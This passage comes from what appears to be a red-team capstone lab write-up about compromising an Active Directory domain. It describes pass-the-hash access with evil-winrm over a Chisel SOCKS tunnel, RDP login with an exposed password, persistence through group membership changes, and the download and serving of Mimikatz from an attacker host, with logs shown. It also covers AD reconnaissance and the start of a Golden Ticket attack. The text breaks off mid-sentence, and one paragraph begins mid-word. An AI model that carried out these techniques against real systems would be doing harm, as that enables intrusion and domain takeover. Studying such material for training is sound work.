
We used evil-winrm, a tool designed for remote WinRM access on Windows systems. To maintain operational security, the session was routed through proxychains over our SOCKS proxy established via Chisel.

The session was initiated using the following parameters:

- Username: Administrator
- Authentication: NTLM hash from previous secretsdump output
- Target IP: 10.200.118.102

The authentication was successful, granting us a fully interactive PowerShell session on a high-privileged system without ever using a real password. This provided us with the ability to issue commands remotely and begin executing actions as a domain administrator.

☐ Establishing GUI Access via RDP (xfreerdp3)



To simplify control and post-exploitation activities, we transitioned to a graphical interface by leveraging RDP.

Using xfreerdp3 and the previously established SOCKS tunnel, we initiated a session to the target system at 10.200.118.102. The credentials used were:



- Username: Administrator
- Password: Muhamad999 (manually set during a previous session)

The command included options for clipboard sharing and dynamic resolution adjustment, improving usability during the engagement.

This allowed us to interact with the system's GUI, manage files, browse directories, and use Active Directory management tools—all while maintaining stealth and secure access through our existing covert channel.

☐ Persistence Techniques

☐ Group Membership Manipulation



To ensure persistent access and avoid detection, we made strategic changes to group memberships within Active Directory.


From within the RDP session, we opened the Active Directory Users and Computers (ADUC) console and performed the following:

1. Located the Administrator (User) account.
2. Added it to the Remote Desktop Users group to ensure RDP access was always permitted, regardless of Group Policy restrictions.

3. Added it to a Tier 2 administrative group (e.g., Workstation Admins - Tier 2) to gain access to a broader range of endpoints without drawing attention.

These actions significantly increased our persistence while minimizing our footprint, as we were leveraging legitimate group structures without introducing new accounts or modifying system-wide settings.

☐ Tool Transfer for Ticket Attacks (Mimikatz and Rubeus)




```
ubuntu@ip-10-200-118-12:~$ wget http://10.50.115.23/mimikatz.exe
--2025-05-09 16:35:34-- http://10.50.115.23/mimikatz.exe
Connecting to 10.50.115.23:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1355680 (1.3M) [application/x-msdos-program]
Saving to: 'mimikatz.exe'

mimikatz.exe
100%[----->] 1.29M 278KB/s in 5.4s

2025-05-09 16:35:39 (264 KB/s) - 'mimikatz.exe' saved [1355680/1355680]

ubuntu@ip-10-200-118-12:~$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.200.118.102 - - [09/May/2025 16:39:46] "GET / HTTP/1.1" 200 -
10.200.118.102 - - [09/May/2025 16:39:46] code 404, message File not found
10.200.118.102 - - [09/May/2025 16:39:46] "GET /favicon.ico HTTP/1.1" 404 -
10.200.118.102 - - [09/May/2025 16:40:02] "GET /mimikatz.exe HTTP/1.1" 200 -
10.200.118.102 - - [09/May/2025 16:40:03] "GET /mimikatz.exe HTTP/1.1" 200 -

Exception happened during processing of request from ('10.200.118.102', 57654)
Traceback (most recent call last):
  File "/usr/lib/python3.5/socketserver.py", line 320, in _handle_request_noblock
    self.process_request(request, client_address)
  File "/usr/lib/python3.5/socketserver.py", line 351, in process_request
    self.finish_request(request, client_address)
  File "/usr/lib/python3.5/socketserver.py", line 364, in finish_request
    self.RequestHandlerClass(request, client_address, self)
  File "/usr/lib/python3.5/socketserver.py", line 724, in __init__
    self.handle()
  File "/usr/lib/python3.5/http/server.py", line 418, in handle
    self.handle_one_request()
  File "/usr/lib/python3.5/http/server.py", line 406, in handle_one_request
    method()
  File "/usr/lib/python3.5/http/server.py", line 639, in do_GET
    self.copyfile(f, self.wfile)
  File "/usr/lib/python3.5/http/server.py", line 800, in copyfile
    shutil.copyfileobj(source, outputfile)
  File "/usr/lib/python3.5/shutil.py", line 82, in copyfileobj
    fdst.write(buf)
  File "/usr/lib/python3.5/socketserver.py", line 803, in write
    self._sock.sendall(b)
BrokenPipeError: [Errno 32] Broken pipe
```



```
muhanad@kali: ~/Desktop/Capstone/Capstone_Challenge/Resources/Tools/mimikatz_trunk/x64

(muhanad@kali): ~/Desktop/Capstone/Capstone_Challenge/Resources/Tools/mimikatz_trunk/x64
$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.200.118.12 - - [09/May/2025 19:35:35] "GET /mimikatz.exe HTTP/1.1" 200 -
```



To initiate Kerberos ticket-based attacks, we transferred key tools—**Mimikatz** and **Rubeus**—to a compromised endpoint.

These tools were moved securely via our SOCKS tunnel using SMB or RDP clipboard sharing. Once deployed, they enabled further post-exploitation steps, including:

- Ticket extraction
- Pass-the-Ticket attacks
- Golden Ticket creation

By carefully staging these tools and executing them in-memory where possible, we reduced the risk of detection by endpoint defenses.

☐ AD Reconnaissance



Before launching ticket-based attacks, we conducted internal reconnaissance to understand the structure and identify high-value targets.

We queried domain computers and groups using PowerShell commands such as:

- `Get-ADComputer -Identity "CORPDC"`
- `Get-ADGroup "Enterprise Admins" -Server rootdc.thereserve.loc`


This provided detailed insights into domain controllers, administrative group members, and potential privilege escalation paths.

Mapping this information allowed us to select specific targets for further credential theft and movement while maintaining a strategic overview of the network hierarchy.

mand gives me insights into who has the highest level of permissions within Active Directory. Members of this group have full control over the domain and can be prime targets for privilege escalation attacks. By identifying the members of this group, I can plan attacks such as Pass-the-Hash or Kerberos ticket injection to escalate my privileges and gain unauthorized access to sensitive systems. For a Red Teamer, knowing the layout of the network and the key players within it is crucial for crafting a successful attack strategy.

❑ Golden Ticket Attack

❑ NTLM hash via Mimikatz




Once we obtained 